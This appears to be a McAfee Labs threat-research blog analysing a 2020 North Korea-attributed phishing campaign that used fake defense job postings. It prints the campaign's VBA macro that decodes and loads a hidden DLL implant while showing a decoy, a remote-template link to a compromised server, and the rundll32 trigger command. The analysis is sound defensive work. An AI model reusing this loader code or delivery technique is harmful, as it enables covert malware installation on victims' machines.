

# Operation (노스 스타) North Star A Job Offer That's Too Good to be True?

 [mcafee.com/blogs/other-blogs/mcafee-labs/operation-north-star-a-job-offer-thats-too-good-to-be-true](https://mcafee.com/blogs/other-blogs/mcafee-labs/operation-north-star-a-job-offer-thats-too-good-to-be-true)

July 30, 2020

By [McAfee Labs](#) on Jul 29, 2020

## Executive Summary

We are in the midst of an economic slump [1], with more candidates than there are jobs, something that has been leveraged by malicious actors to lure unwitting victims into opening documents laden with malware. While the prevalence of attacks during this unprecedented time has been largely carried out by low-level fraudsters, the more capable threat actors have also used this crisis as an opportunity to hide in plain sight.

One such example is a campaign that McAfee Advanced Threat Research (ATR) observed as an increase in malicious cyber activity targeting the Aerospace & Defense industry. In this 2020 campaign McAfee ATR discovered a series of malicious documents containing job postings taken from leading defense contractors to be used as lures, in a very targeted fashion. These malicious documents were intended to be sent to victims in order to install a data gathering implant. The victimology of these campaigns is not clear at this time, however based on the job descriptions, they appear to be targeting people with skills and experience relating to the content in the lure documents. The campaign appears to be similar to activity reported elsewhere by the industry, however upon further analysis the implants and lure documents in this campaign are distinctly different [2], thus we can conclude this research is part of a different activity set. This campaign is utilizing compromised infrastructure from multiple European countries to host its command and control infrastructure and distribute implants to the victims it targets.

This type of campaign has appeared before in 2017 and 2019 using similar methods with the goal of gathering intelligence surrounding key military and defense technologies [3]. The 2017 campaign also used lure documents with job postings from leading defense contractors; this operation was targeting individuals employed by defense contractors used in the lures. Based on some of the insight gained from spear phishing emails, the mission of that campaign was to gather data around certain projects being developed by their employers.

The Techniques, Tactics and Procedures (TTPs) of the 2020 activity are very similar to those previous campaigns operating under the same modus operandi that we observed in 2017 and 2019. From our analysis, this appears a continuation of the 2019 campaign, given numerous similarities observed. These similarities are present in both the Visual Basic code used to execute the implant and some of the core functionality that exists between the 2019 and 2020 implants.

Thus, the indicators from the 2020 campaign point to previous activity from 2017 and 2019 that was previously attributed to the threat actor group known as Hidden Cobra [4]. Hidden Cobra is an umbrella term used to refer to threat groups attributed to North Korea by the U.S Government [1]. Hidden Cobra consists of threat activity from groups the industry labels as Lazarus, Kimsuky, KONNI and APT37. The cyber offensive programs attributed to these groups, targeting organizations around the world, have been documented for years. Their goals have ranged from gathering data around military technologies to crypto currency theft from leading exchanges.

Our analysis indicates that one of the purposes of the activity in 2020 was to install data gathering implants on victims' machines. These DLL implants were intended to gather basic information from the victims' machines with the purpose of victim identification. The data collected from the target machine could be useful in classifying the value of the target. McAfee ATR noticed several different types of implants were used by the adversary in the 2020 campaigns.

These campaigns impact the security of South Korea and foreign nations with malicious cyber campaigns. In this blog McAfee ATR analyzes multiple campaigns conducted in the first part of 2020.

Finally, we see the adversary expanding the false job recruitment campaign to other sectors outside of defense and aerospace, such as a document masquerading as a finance position for a leading animation studio.

In this blog we will cover:

## Target of Interest – Defense & Aerospace Campaign

This is not the first time that we have observed threat actors using the defense and aerospace industry as lures in malicious documents. In 2017 and 2019, there were efforts to send malicious documents to targets that contained job postings for positions at leading defense contractors<sup>3</sup>

The objective of these campaigns was to gather information on specific programs and technologies. Like the 2017 campaign, the 2020 campaign also utilized legitimate job postings from several leading defense and aerospace organizations. In the 2020 campaign that McAfee ATR observed, some of the same defense contractors from the 2017 operation were again used as lures in malicious documents.

This new activity noted in 2020 uses similar Techniques, Tactics and Procedures (TTPs) to those seen in a 2017 campaign that targeted individuals in the Defense Industrial Base(DIB). The 2017 activity was included in an indictment by the US government and attributed to the Hidden Cobra threat group<sup>4</sup>

## Attack Overview

---

### Phase One: Initial Contact

---

This recent campaign used malicious documents to install malware on the targeted system using a template injection attack. This technique allows a weaponized document to download an external Word template containing macros that will be executed. This is a known trick used to bypass static malicious document analysis, as well as detection, as the macros are embedded in the downloaded template.

Further, these malicious Word documents contained content related to legitimate jobs at these leading defense contractors. All three organizations have active defense contracts of varying size and scope with the US government.

The timeline for these documents, that were sent to an unknown number of targets, ran between 31 March and 18 May 2020.

---

#### Document creation timeline

Malign documents were the main entry point for introducing malicious code into the victim's environment. These documents contained job descriptions from defense, aerospace and other sectors as a lure. The objective would be to send these documents to a victim's email with the intention they open, view and ultimately execute the payload.

As we mentioned, the adversary used a technique called template injection. When a document contains the .docx extension, in our case, it means that we are dealing with the Open Office XML standard. A .docx file is a zip file containing multiple parts. Using the template injection technique, the adversary puts a link towards the template file in one of the .XML files, for example the link is in settings.xml.rels while the external oleobject load is in document.xml.rels. The link will load a template file (DOTM) from a remote server. This is a clever technique we observe being used by multiple adversaries [5] and is intended to make a document appear to be clean initially, only to subsequently load malware. Some of these template files are renamed as JPEG files when hosted on a remote server to avoid any suspicion and bypass detection. These template files contain Visual Basic macro code, that will load a DLL implant onto the victim's system. Current McAfee technologies currently protect against this threat.

We mentioned earlier that docx files (like xlsx and pptx) are part of the OOXML standard. The document defining this standard[6], describes the syntax and values that can be used as an example. An interesting file to look at is the 'settings.xml' file that can be discovered in the 'Word' container of the docx zip file. This file contains settings with regards to language, markup and more. First, we extracted all the data from the settings.xml files and started to compare. All the documents below contained the same language values:

```
w:val="en-US"
```

```
w:eastAsia="ko-KR"
```

The XML file ends with a GUID value that starts with the value "w15".

```
Example: w15:val="{932E534D-8C12-4996-B261-816995D50C69}"/>
</w:settings>
```

According to the Microsoft documentation, w15 defines the PersistentDocumentId Class. When the object is serialized out as xml, its qualified name is w15:docId. The 128-bit GUID is set as an ST\_Guid attribute which, according to the Microsoft documentation, refers to a unique token. The used class generates a GUID for use as the DocID and generates the associated key. The client stores the GUID in that structure and persists in the doc file. If, for example, we would create a document and would "Save As", the w15:docId GUID would persist across to the newly created document. What would that mean for our list above? Documents with the same GUID value need to be placed in chronological order and then we can state the earliest document is the root for the rest, for example:

---

What we can say from above table is that '\_IFG\_536R.docx' was the first document we observed and that later documents with the same docID value were created from the same base document.

To add to this assertion; in the settings.xml file the value "rsid" (Revision Identifier for Style Definition) can be found. According to Microsoft's documentation: "This element specifies a unique four-digit number which shall be used to determine the editing session in which this style definition was last modified. This value shall follow this following constraint: All document elements which specify the same rsid\* values shall correspond to changes made during the same editing session. An editing session is defined as the period of editing which takes place between any two subsequent save actions."

Let's start with the rsid element values from “\*\_IFG\_536R.docx”:

And compare with the rsid element values from “\*\_PMS.docx”:

The rsid elements are identical for the first four editing sessions for both documents. This indicates that these documents, although they are now separate, originated from the same document.

Digging into more values and metadata (we are aware they can be manipulated), we created the following overview in chronological order based on the creation date:

When we zoom in on the DocID “932E534d(..)” we read the value of a template file in the XML code: “Single spaced (blank).dotx” – this template name seems to be used by multiple “Author” names. The revision number indicates the possible changes in the document.

Note: the documents in the table with “No DocID” were the “dotm” files containing the macros/payload.

All files were created with Word 2016 and had both the English and Korean languages installed. This analysis into the metadata indicates that there is a high confidence that the malicious documents were created from a common root document.

```
96 Sub ExtractDll (dllPath)
97   On Error Resume Next
98
99   Set objStream = CreateObject("ADODB.Stream")
100  objStream.Type = 1
101  objStream.Open
102  #If Win64 Then
103  objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.TextBox1.Text))
104  #Else
105  objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.TextBox2.Text))
106  #End If
107  objStream.SaveToFile dllPath, 2
108  Set objStream = Nothing
109 End Sub
110
111 Sub ExtractDoc (docPath)
112   On Error Resume Next
113
114   Set objStream = CreateObject("ADODB.Stream")
115  objStream.Type = 1
116  objStream.Open
117  objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.TextBox3.Text))
118  objStream.SaveToFile docPath, 2
119  Set objStream = Nothing
120 End Sub
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143 Sub AutoOpen()
144   On Error Resume Next
145
146   Application.Visible = False
147
148   dllPath = GetDllName()
149   docPath = GetDocName()
150   orgDocPath = ActiveDocument.Path & "\ " & ActiveDocument.Name
151
152   ExtractDll (dllPath)
153   ExtractDoc (docPath)
154
155   LoadLibraryA (dllPath)
156
157   a = CtrlDesktop(orgDocPath, "S-6-81-3811-75432205-060098-6872", "100")
158
159   Dim objDocApp
160   Set objDocApp = CreateObject("Word.Application")
161   objDocApp.Visible = True
162   objDocApp.Documents.Open docPath
163
164   Application.Quit (wdDoNotSaveChanges)
165
166 End Sub
167
```

There were several documents flagged as non-malicious discovered during our investigation. At first glance they did not seem important or related at all, but deeper investigation revealed how they were connected. These documents played a role in building the final malicious documents that ultimately got sent to the victims. Further analysis of these documents, based on metadata information, indicated that they contained relationships to the primary documents created by the adversary.

Two PDF files (\*\*\*\_SPE\_LEOS and \*\*\*\_HPC\_SE) with aerospace & defense industry themed images, created via the Microsoft Print to PDF service, were submitted along with \*\*\*\_ECS\_EPM.docx. The naming convention of these PDF files was very similar to the malicious documents used. The name includes abbreviations for positions at the defense contractor much like the malicious documents. The Microsoft Print to PDF service enables content from a Microsoft Word document be printed to PDF directly. In this case these two PDF files were generated from an original Microsoft Word document with the author 'HOME'. The author 'HOME' appeared in multiple malicious documents containing job descriptions related to aerospace, defense and the entertainment industry. The PDFs were discovered in an archive file indicating that LinkedIn may have been a possible vector utilized by the adversaries to target victims. This is a similar vector as to what has been observed in a campaign reported by industry[7], however as mentioned earlier the research covered in this blog is part of a different activity set.

Metadata from PDF file submitted with \*\*\*\_ECS\_EPM.docx in archive with context fake LinkedIn

```
/Author : (HOME)
/CreationDate : (D:20200602054634-07'00')
/ModDate : (D:20200602054634-07'00')
/Producer : (Microsoft: Print To PDF)
/Title : ( ' *_SPE_LEOS.pdf)

/ModDate : (D:20200604235343-07'00')
/CreationDate : (D:20200604235343-07'00')
/Producer : (Microsoft: Print To PDF)
/Title : ( ' *_HPC_SE.pdf)
/Author : (HOME)
```

## Visual Basic Macro Code

Digging into the remote template files reveals some additional insight concerning the structure of the macro code. The second stage remote document template files contain Visual Basic macro code designed to extract a double base64 encoded DLL implant. The content is all encoded in UserForm1 in the remote DOTM file that is extracted by the macro code.

```
96 Sub ExtractDll(dllPath)
97     On Error Resume Next
98
99     Set objStream = CreateObject("ADODB.Stream")
100     objStream.Type = 1
101     objStream.Open
102     #If Win64 Then
103         objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.TextBox1.Text))
104     #Else
105         objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.TextBox2.Text))
106     #End If
107     objStream.SaveToFile dllPath, 2
108     Set objStream = Nothing
109 End Sub
110
111 Sub ExtractDoc(docPath)
112     On Error Resume Next
113
114     Set objStream = CreateObject("ADODB.Stream")
115     objStream.Type = 1
116     objStream.Open
117     objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.TextBox3.Text))
118     objStream.SaveToFile docPath, 2
119     Set objStream = Nothing
120 End Sub
```

Macro code (17.dotm) for extracting embedded DLL

Further, the code will also extract the embedded decoy document (a clean document containing the job description) to display to the victim.

```
111 Sub ExtractDoc(docPath)
112     On Error Resume Next
113
114     Set objStream = CreateObject("ADODB.Stream")
115     objStream.Type = 1
116     objStream.Open
117     objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.TextBox3.Text))
118     objStream.SaveToFile docPath, 2
119     Set objStream = Nothing
120 End Sub
```

Code (17.dotm) to extract clean decoy document

```

143 Sub AutoOpen()
144 On Error Resume Next
145
146 Application.Visible = False
147
148 dllPath = GetDllName()
149 docPath = GetDocName()
150 orgDocPath = ActiveDocument.Path & "\" & ActiveDocument.Name
151
152 ExtractDll (dllPath)
153 ExtractDoc (docPath)
154
155 LoadLibraryA (dllPath)
156
157 a = CtrlDesktop(orgDocPath, "S-6-81-3811-75432205-060098-6872", "100")
158
159 Dim objDocApp
160 Set objDocApp = CreateObject("Word.Application")
161 objDocApp.Visible = True
162 objDocApp.Documents.Open docPath
163
164 Application.Quit (wdDoNotSaveChanges)
165
166 End Sub

```

Macro code (\*\*\*\*\*\_dds\_log.jpg) executed upon auto execution

## Phase Two: Dropping Malicious DLLs

The adversary used malicious DLL files, delivered through stage 2 malicious documents, to spy on targets. Those malicious documents were designed to drop DLL implants on the victim's machine to collect initial intelligence. In this campaign the adversary was utilizing patched SQL Lite DLLs to gather basic information from its targets. These DLLs were modified to include malicious code to be executed on the victim's machine when they're invoked under certain circumstances. The purpose of these DLLs is/was to gather machine information from infected victims that could be used to further identify more interesting targets.

The first stage document sent to targeted victims contained an embedded link that downloaded the remote document template.

```

1 <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
2 <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="https://www.astedams.it/uploads/frame/61.dotm" TargetMode="External"/>
3 </Relationships>
4
5

```

Embedded link contained within Word/\_rels/settings.xml.rels

The DOTM (Office template filetype) files are responsible for loading the patched DLLs onto the victim's machine to collect and gather data. These DOTM files are created with DLL files encoded directly into the structure of the file. These DOTM files exist on remote servers compromised by the adversary; the first stage document contains an embedded link that refers to the location of this file. When the victim opens the document, the remote DOTM file that contains a Visual Basic macro code to load malicious DLLs, is loaded. Based on our analysis, these DLLs were first seen on 20 April 2020 and, to our knowledge based on age and prevalence data, these implants have been customized for this attack.


The workflow of the attack can be represented by the following image:

To identify the malicious DLLs that will load or download the final implant, we extracted from the Office files found in the triage phase, the following DLL files:

SHA256	Original File name	Compile Date
bff4d04caef8472283906765df34421d657bd631f5562c902e82a3a0177d114	wsuser.db	4/24/2020
b76b6bbda8703fa801898f843692ec1968e4b0c90dfae9764404c1a54abf650b	unknown	4/24/2020
37a3c01bb5eaf7ecbcbfde1aab848956d782bb84445384c961edebe8d0e9969	onenote.db	4/01/2020
48b8486979973656a15ca902b7bb973ee5cde9a59e2f3da53c86102d48d7dad8	onenote.db	4/01/2020
bff4d04caef8472283906765df34421d657bd631f5562c902e82a3a0177d114	wsuser.db	4/24/2020

These DLL files are patched versions from goodware libraries, like the SQLITE library found in our analysis, and are loaded via a VBScript contained within the DOTM files that loads a double Base64 encoded DLL as described in this analysis. The DLL is encoded in UserForm1 (contained within the Microsoft Word macro) and the primary macro code is responsible for extracting and decoded the DLL implant.


## DOTM Document Structure



### Implant DLLs encoded in UserForm1

From our analysis, we could verify how the DLLs used in the third stage were legitimate software with a malicious implant inside that would be enabled every time a specific function was called with a set of parameters.

Analyzing the sample statically, it was possible to extract the legitimate software used to store the implant, for example, one of the DLL files extracted from the DOTM files was a patched SQLITE library. If we compare the original library within the extracted DLL, we can spot lot of similarities across the two samples:



Legitimate library to the left, malicious library to the right

As mentioned, the patched DLL and the original SQLITE library share a lot of code:

Both DLLs share a lot of code internally

The first DLL stage needs certain parameters in order to be enabled and launched in the system. The macro code of the Office files we analyzed, contained part of these parameters:

Information found in the pcode of the document

The data found in the VBA macro had the following details:

- 32-bit keys that mimic a Windows SID
  - The first parameter belongs to the decryption key used to start the malicious activity.
  - This could be chosen by the author to make the value more realistic
- Campaign ID

## DLL Workflow

---

The analysis of the DLL extracted from the 'docm' files (the 2nd stage of the infection) revealed the existence of two types of operation for these DLLs:

### DLL direct execution:

The DLL unpacks a new payload in the system.

### Drive-by DLLs:

The DLL downloads a new DLL implant from a remote server delivering an additional DLL payload into the system.

For both methods, the implant starts collecting the target information and then contacts the command and control (C2) server

We focused our analysis into the DLLs files that are unpacked into the system.

## Implant Analysis

---

The DLL implant will be executed after the user interacts by opening the Office file. As we explained, the p-code of the VBA macro contains parts of the parameters needed to execute the implant into the system.

The new DLL implant file will be unpacked (depending of the campaign ID) inside a folder inside the AppData folder of the user in execution:

```
C:\Users\user\AppData\Local\Microsoft\Notice\wsdts.db
```

The DLL file, must be launched with 5 different parameters if we want to observe the malicious connection within the C2 domain; in our analysis we observed how the DLL was launched with the following command line:


```
C:\Windows\System32\rundll32.exe "C:\Users\user\AppData\Local\Microsoft\Notice\wsdts.db", sqlite3_steps S-6-81-3811-75432205-060098-6872 0 0 61 1
```

The required parameters to launch the malicious implant are:

Parameter number	Description
1	Decryption key
2	Unused value, hardcoded in the DLL
3	Unused value, hardcoded in the DLL
4	Campaign identifier
5	Unused value, hardcoded in the DLL

As we explained, the implants are patched SQLITE files and that is why we could find additional functions that are used to launch the malicious implant, executing the binary with certain parameters. It is necessary to use a specific export 'sqlite3\_steps' plus the parameters mentioned before.

Analyzing the code statically we could observe that the payload only checks 2 of these 5 parameters but all of them must be present in order to execute the implant:



sqlite malicious function


### Phase Three: Network Evasion Techniques

Attackers are always trying to remain undetected in their intrusions which is why it is common to observe techniques such as mimicking the same User-Agent that is present in the system, in order to remain under the radar. Using the same User-Agent string from the victim's web browser configurations, for example, will help avoid network-based detection systems from flagging outgoing traffic as suspicious. In this case, we observed how, through the use of the Windows API ObtainUserAgentString, the attacker obtained the User-Agent and used the value to connect to the command and control server:

If the implant cannot detect the User-Agent in the system, it will use the default Mozilla User-Agent instead:

```
.rdata:10090D61 aBcdefghijklmno_db 'BCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/',0
.rdata:10090DA1 align 4
.rdata:10090DA4 aMozilla: ; DATA XREF: sub_10005B58:loc_10005C4F0
.rdata:10090DA4 text "UTF-16LE", 'Mozilla',0
.rdata:10090DB4 ; const WCHAR szVersion
.rdata:10090DB4 szVersion: ; DATA XREF: sub_10005B58+28Bf0
.rdata:10090DB4 text "UTF-16LE", 'HTTP/1.0',0
.rdata:10090DC6 align 4
.rdata:10090DC8 ; const WCHAR szVerb
.rdata:10090DC8 szVerb: ; DATA XREF: sub_10005B58+293f0
.rdata:10090DC8 text "UTF-16LE", 'POST',0
.rdata:10090DD2 align 4
.rdata:10090DD4 aConnectionKeep: ; DATA XREF: sub_10005E35+66f0
.rdata:10090DD4 text "UTF-16LE", 'Connection: Keep-Alive',0
.rdata:10090E02 align 4
.rdata:10090E04 aCacheControlNo: ; DATA XREF: sub_10005E35:loc_10005EC9f0
.rdata:10090E04 text "UTF-16LE", 'Cache-Control: no-cache',0
.rdata:10090E34 aAccept: ; DATA XREF: sub_10005E35+BDf0
.rdata:10090E34 text "UTF-16LE", 'Accept: */*',0
.rdata:10090E4C align 10h
.rdata:10090E50 aContentTypeApp: ; DATA XREF: sub_10005E35+E6f0
.rdata:10090E50 text "UTF-16LE", 'Content-Type: application/x-www-form-urlencoded',0
.rdata:10090E80 ; wchar_t aContentLengthD
.rdata:10090E80 aContentLengthD: ; DATA XREF: sub_10005E35+11Df0
.rdata:10090E80 text "UTF-16LE", 'Content-Length: %d',0
.rdata:10090ED6 db 0
.rdata:10090ED7 db 0
```

Running the sample dynamically and intercepting the TLS traffic, we could see the connection to the command and control server:



Unfortunately, during our analysis, the C2 was not active which limited our ability for further analysis.

The data sent to the C2 channel contains the following information:

Parameter	Description
<b>C2</b>	C2 configured for that campaign
<b>ned</b>	Campaign identifier
<b>key 1</b>	AES key used to communicate with the C2
<b>key 2</b>	AES key used to communicate with the C2
<b>sample identifier</b>	Sample identifier sent to the C2 server
<b>gl</b>	Size value sent to the C2 server
<b>hl</b>	Unknown parameter always set to 0

We could find at least 5 different campaign IDs in our analysis, which suggests that the analysis in this document is merely the tip of the iceberg:

Dotx file	Campaign ID
<b>61.dotm</b>	0
<b>17.dotm</b>	17
<b>43.dotm</b>	43
<b>83878C91171338902E0FE0FB97A8C47A.dotm</b>	204
<b>*****_dds_log</b>	100

#### Phase Four: Persistence

In our analysis we could observe how the adversary ensures persistence by delivering an LNK file into the startup folder



## Relationship to 2019 Falsified Job Recruitment Campaign

A short-lived campaign from 2019 using India's aerospace industry as a lure used what appears to be very similar methods to this latest campaign using the defense industry in 2020. Some of the TTPs from the 2020 campaign match that of the operation in late 2019. The activity from 2019 has also been attributed to Hidden Cobra by industry reporting.

The campaign from October 2019 also used aerospace and defense as a lure, using copies of legitimate jobs just like we observed with the 2020 campaign. However, this campaign was isolated to the Indian defense sector and from our knowledge did not expand beyond this. This document also contained a job posting for a leading aeronautics company in India; this company is focused on aerospace and defense systems. This targeting aligns with the 2020 operation and our analysis reveals that the DLLs used in this campaign were also modified SQL Lite DLLs.

Based on our analysis, several variants of the implant were created in the October 2019 timeframe, indicating the possibility of additional malicious documents.

Sha1	Compile Date	File Name
f3847f5de342632f8f9e2901f16b7127472493ae	10/12/2019	MFC_dll.DLL
659c854bbdefe692ee8c52761e7a8c7ee35aa56c	10/12/2019	MFC_dll.DLL
35577959f79966b01f520e2f0283969155b8f8d7	10/12/2019	MFC_dll.DLL
975ae81997e6cd8c8a3901308d33c868f23e638f	10/12/2019	MFC_dll.DLL

